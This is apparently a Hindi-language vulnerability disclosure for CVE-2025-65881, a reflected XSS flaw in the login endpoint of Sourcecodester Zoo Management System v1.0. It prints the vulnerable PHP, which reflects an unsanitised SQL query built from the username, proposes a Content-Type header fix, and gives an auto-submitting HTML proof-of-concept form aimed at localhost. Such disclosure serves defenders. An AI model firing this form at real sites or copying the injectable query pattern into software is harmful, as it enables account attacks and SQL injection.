 mmakingdom/cve-2025-65881
Sourcecodester Zoo Management System v1.0 /classes/Login.php में Cross Site Scripting (XSS) के लिए संवेदनशील है, अमान्य Content-Type के कारण


परियोजना Zoo Management System v1.00 /zms/classes/Login.php?f=login पर क्रॉस-साइट स्क्रिप्टिंग (XSS) के लिए असुरक्षित है, निम्नलिखित कारणों से:

/zms/classes/Login.php?f=login पर JSON प्रतिक्रियाओं का अमान्य Content-typeजिससे अप्रमाणित हमलावर दुर्भावनापूर्ण HTML/JS इंजेक्ट कर सकते हैं जो पीड़ित के ब्राउज़र में निष्पादित होता है।
/zms/classes/Login.php
return json_encode(array(
    'status' => 'incorrect',
    'last_qry' => "SELECT * from users where username = '$username' and password = md5('$password') "
));
$username पैरामीटर SQL क्वेरी में उपयोग करने या प्रतिक्रिया में प्रतिबिंबित होने पर स्वच्छित नहीं किया जाता है। यही दोष पहले SQL इंजेक्शन भेद्यता (CVE-2025-7160) का कारण बना।फ़ंक्शन login() में यह पंक्ति जोड़ें:
public function login(){
		header('Content-Type: application/json; charset=utf-8');
		extract($_POST);

<!DOCTYPE html>
  <html>
  <head>
      <title>CSRF PoC</title>
  </head>
  <body>
      <h3>Standard CSRF PoC</h3>
      <form action="http://localhost/zms/classes/Login.php?f=login" method="post">
      <input type="hidden" name="username" value="awdawdawdawdawaaaa$" />
    <input type="hidden" name="password" value="awdawda" />
          <input type="submit" value="Submit request" />
      </form>
      <script>
          history.pushState('', '', '/');
          document.forms[0].submit();
      </script>
  </body>
  </html>
स्रोत कोड यहाँ मुफ्त में डाउनलोड किया जा सकता है:
https://www.sourcecodester.com/php/15344/zoo-management-system-phpoop-free-source-code.html
Muntadhar M. Ahmed (almuntadhar0x01)
